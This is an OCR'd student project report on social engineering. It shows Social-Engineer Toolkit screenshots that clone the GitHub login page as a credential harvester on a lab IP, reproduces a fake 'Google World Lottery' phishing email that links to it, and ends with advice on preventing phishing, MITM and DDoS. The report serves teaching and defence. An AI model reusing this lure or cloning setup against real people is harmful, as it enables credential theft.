

17:47
root@kali: /home/alpha
11110110111101101100011010110110100101
11010000100000001010100110100001110101
01100111011100110010101
[ ]
[ ]
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2



1 2 3 4
17:48
Minimize all open windows and show the desktop
root@kali: /home/alpha
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3


root@kali: /home/alpha
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.80.204]:192.168.80.204
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://github.com/login


Kali Linux
192.168.80.204
http://192.168.80.204/ — Visit
This time, search with:
KALI
ABOUT
Want to know more about Kali? Search for it here!
Documentation
Kali Tools
Check out what's new in the latest release of Kali Linux!


Kali Linux 2023.4 [Running]
20:49
Boîte de réception (9 319)
Inbox (1) - amaththiam02
Urgent message - babaca
Inbox (1) - amaththiam02
https://mail.google.com/mail/u/2/#inbox?compose=DmwnWslwwxdhJzwzhBNdcTMzRtwsHZpfDXLd
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Gmail
Search mail
Compose
Inbox 1
Starred
Snoozed
Sent
Drafts 2
More
Labels
1–2 of 2
Get additional protection against phishing
Turn on Enhanced Safe Browsing to get additional prote
Continue
No thanks
Primary
Promotions
Get started with Gmail
Customize your inbox
Change profile image
me, Mail 2
Google World lottery LLC
The Google Account .
Thiam, finish setting up
0 GB of 15 GB used
Terms · P
Urgent message
babacargueye1386@gmail.com
Urgent message
Hello!
I'm the Director of the Google World Lottery LLC department. Currently, we are collecting all Google email addresses for a raffle. Your email has been selected, so you have won $50000. Click on this link http://192.168.80.204/ enter your address email to discover more details. The deadline for the transfer is 08/02/2024.
This is a unique opportunity, and we want you to claim your prize as soon as possible. We value our users and believe that this lottery is a way to give back to our community.
Your prompt response is highly encouraged to secure your prize without any delay.
Send


Kali Linux 2023.4 [Running]
20:42
Boîte de réception (9 319)
Inbox (1) - amaththiam02
Urgent message - babaca
https://mail.google.com/mail/u/3/#inbox/FMfcgzQVxRKfcsgGlwtkQmBKbScvbwhW
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Gmail
Search mail
Compose
Inbox 53
Starred
Snoozed
Sent
Drafts 1
More
Labels
1 of 76
Urgent message
Inbox ×
Thiam Amath <amaththiam0265@gmail.com>
to me
8:41 PM (1 minute ago)
Hello!
I'm the Director of the Google World Lottery LLC department. Currently, we are collecting all Google email addresses for a raffle. Your email has been selected, so you have won $50000. Click on this link http://192.168.80.204/ enter your address email to discover more details. The deadline for the transfer is 08/02/2024.
This is a unique opportunity, and we want you to claim your prize as soon as possible. We value our users and believe that this lottery is a way to give back to our community.
Your prompt response is highly encouraged to secure your prize without any delay.
Reply
Forward



How to Protect Yourself from Social Engineering Attacks || Preventive Measures

Beware of unknown Email

Don’t click on unwanted links

Don’t download unknown files

Educate public

Keep update your antivirus software

Don’t give sensitive information in public network

Don’t use same password for different accounts

Use strong password

Think twice you click

Use multifactor authentication

Verify Email sender Identity

Destroy data after use

Conclusion

Our final project, "Social Engineering: The Human Element of Cybersecurity," has highlighted the profound impact social engineering attacks can have on individuals and organizations. By focusing on a phishing attack utilizing the Social-Engineer Toolkit in Kali Linux, we demonstrated how easily sensitive information can be extracted through cleverly crafted deceptive messages.

Key Findings:

1. **Human Vulnerabilities**: Despite advancements in technology, human psychology remains a critical weak point. Attackers exploit emotions like greed, fear, and urgency to trick victims into revealing sensitive information.
2. **Phishing Techniques**: The project detailed various phishing techniques, including credential harvesting, spear phishing, and clone phishing. These methods show how attackers can personalize and adapt their strategies to increase the likelihood of success.
3. **Effectiveness of Social Engineering**: Our experiments demonstrated the alarming effectiveness of social engineering tactics. The simplicity with which attackers can gain access to sensitive information underscores the importance of awareness and education.
4. **Countermeasures**: We emphasized the need for robust preventive measures. Educating the public, using strong and unique passwords, employing multi-factor authentication, and maintaining a healthy skepticism towards unsolicited offers are critical steps in protecting against these attacks.

Practical Implications:

Our project serves as a call to action for individuals and organizations to take proactive steps in safeguarding against social engineering attacks. Awareness campaigns, regular training sessions, and stringent security protocols can significantly mitigate the risks associated with social engineering.

Final Thoughts:

By understanding the tactics employed by attackers and implementing the recommended preventive measures, we can create a more secure digital environment. This project, while highlighting the vulnerabilities, also provides a roadmap for strengthening our defenses. Our goal is not only to educate but to empower individuals to recognize and respond effectively to social engineering threats.

Ethical Considerations:

It is crucial to remember that the techniques and tools discussed in this project are for educational purposes only. We strongly discourage any malicious use of the information. Our intent is to raise awareness and improve cybersecurity practices, contributing to a safer online community for everyone.

Through this project, we have gained valuable insights into the human element of cybersecurity, highlighting the importance of vigilance, education, and proactive measures in defending against social engineering attacks.

Mitigations

Penetration testing (or pen-testing) is a security exercise where a cybersecurity expert attempts to find and exploit vulnerabilities in a computer system, applications, and websites. The purpose of this simulated attacks is to identify any weak spots in a system's defences which attackers could take advantage of. Each group's member was able to install their own virtual machine in order to run a pen-testing attack. But just running successful attacks did not cover how to prevent attacks in the first place. therefore a section on how to prevent them is added.
Given the time provided for the group presentation, presenting a great types of Pen-testing attacks, in accord with the group's discussion, some types of pen-tenting were choose to be put in action through the following attack vector

- Brute force credential harvesting
- Man in The Middle
- Phishing and social engineering

Preventing Man-In-The-Middle (MITM)

The following points are examples of how to prevent and stop Man in The Middle

-1- Use VPN (Virtual Private Network) to connect to the internet
This is especially true when using free internet connection in public area like free access point at the airport, public library, Starbucks, and also at home. VPN encrypts the data that goes through it. encryption stops the MITM from infiltrating the network traffic. This insure the data even in the case where a criminal succeed in gaining access to the network.


-2-Use secure connections
It is always a good practice to always connect to a secure network when trying to access sensitive website like Baks, official government's websites, and professional site for work, and make purchases online.

-3- Use secure Endpoint
It is best to leverage strong endpoint security software to protect against these threats, it is good to chop around to find the best software that best fit your need.

-4- Use Multi-factor authentication
We use multi factor authentication by having at least two different devices working together to authenticate a user when the user sing into a device for the first time. It should take action so that when he logs with success for a first time after a while; even to website where he was successful log-in some time ago.

-5- Verify Signatures
It is always a good idea to verify digital signatures using the sender's public key.
Ensure the signature matches the message content by using hash to ensure the was no change during the transit.

Preventive and Stop measures against DOS and DDOS attacks



In order to protect yourself from DOS and DDOS attacks, the following actions are available:

- 1- Improve cyber resiliency with an Advance zero trust network access (ZTNA) solution

According to Verizon's 2022 BDIR, DDOS was the most prevalent form of attack. When ZTNA is embraced, it can be effective mitigation against these cataclysmic attacks. A cloud native ZTNA solution that incorporates strong endpoint capabilities like CylanceGATEWAY can provide network protection, detection, and prevention against DDOS attacks.

a) Network Protection
A proper ZTNA solution to mitigate DDOS attacks protects the network as it doesn't require any ports to be opened as it proxies traffic to enterprise network.

b) Threat detection
The ZTNA solution utilises intrusion detection systems to detect malicious traffic based on patterns of network flows at three independent layers: Domain Name System (DNS), Internet Control Message Protocol (ICMP), and Transport Layer Security (TLS). In addition, network traffic is continuously evaluated, and risk factors calculated over multiple vectors. Advanced solutions combine machine learning, IP reputation, and risk

scoring, to create a dynamic blacklist of internet destinations to be, and are actively, blocked.

c) Prevention
Malicious intrusion attempt such as SQL Injection, spoofing the Address Resolution Protocol (ARP), Man-In-The-Middle (MiTM), and malicious Wi-Fi hotspots are all indicative of DDoS attacks. In addition to being an identity aware, multi-layer tunnel with continuous authentication and authorisation, a proper ZTNA solution to DDoS also facilitates the implementation of segmented network access control, which together prevents ARP spoofing. ARP spoofing is a common segue to MiTM and so is also prevented. Lastly, layer-3 communication should be fully encrypted which decreases the possibility of a successful tunnelled malicious intrusion attempt such as SQL Injection, malicious Wi-Fi hotspots etc.

- 2- Blackhole Routing

While sometimes considered redundant if you use an advanced ZTNA solution, depending on budget constraints an alternative to consider is blackhole routing. With this tactic, network traffic is funnelled into a "blackhole," and is lost. The drawback of this method is that without proper restriction criteria, both legitimate and illegitimate traffic is dropped from the network. This effectively makes the DDoS attack successful as the network is now inaccessible

- 3- Social Medial Intelligence

Monitor social media, particularly Twitter, for threats, conversations, and boasts that may indicate that you have been targeted.
Here is a free resource you may find useful: Twitter-built v2 tools and libraries


- 4- Rate Limiting

Limit the number of requests a server will accept over a certain time window. This alone is typically insufficient to defend against more complex attacks but is a good component to have in a multi-pronged mitigation strategy.

- 5- Web Application Firewall (WAF)

Ensure that you understand your critical assets and services. Prioritise based on mission criticality and need for availability, and make sure that the WAF covers these critical elements.
A WAF can assist an organisation's efforts to mitigate application-layer attacks. A simplified way to think of a WAF is like a bouncer. It stands between internet users and the organisation's servers and polices requests for entrance.


In addition, organisations can create rules for their WAF which filter incoming requests. These rules can then be adapted to counter observed patterns of suspicious activity carried out by a DDoS



- 6- Anycast Network Diffusion Method

Anycast is a network routing method that spreads incoming requests across various servers. The idea is that in the event of a DDoS attack, the added traffic is distributed and absorbed by the network. The effectiveness of this approach depends on the size of


the DDoS attack and the size and competency of the network.



- 7- Subscribe to a DDOS Protection Service

A joint guide by CISA, the Federal Bureau of Investigation (FBI), and the Multi-State Information Sharing and Analysis Center (MS-ISAC), recommends organisations enrol in a dedicated DDoS protect service. While many Internet service providers (ISPs) have DDoS protections, they may be insufficient to withstand large-scale or advanced DDoS attacks. A DDoS protection service, such as AWS Shield, can monitor traffic, con[rm an attack, identify the source, and mitigate the situation by rerouting malicious traffic away from your network. CylanceGATEWAY incorporates AWS Shield as an additional layer of protection.
It's also recommended that organisations speak with a managed service provider (MSP) about specific managed services that guard against DDoS attacks. MSPs offering different technologies on the "edge" can assist with a customisation of edge defences. Edge defence services can reduce downtime caused by DDoS attacks. Edge defence, detect, and mitigation services reduce the risk of malicious traffic reaching its target, and greatly increase the chances of legitimate users reaching your websites/web applications.

The information to prevent and stop DDOS attacks was found on the BlackBerry Blog on security of 11.22.22 made by Sriram Krishnan and David Steinberg-Zwirek



Phishing and Social Engineering

The weakest link in any security system is always Human, and due to that, social engineering and phishing are done. Social engineering use psychology to influence people. Using perception, persuasion, influence, and a compelling story. hackers take advantage of basic human instincts and responses including:
The instinct to respond to authority, and impersonation
The tendency to trust people
The désir to be responsive
The fear of getting into trouble
The threat of harm
The promise of a reward, and greed
The need to know, and curiosity


-1- Prevent social engineering by educating the employees about how it is usually done by raising user awareness techniques which include training to recognise signs of manipulation and participation in social engineering simulations.

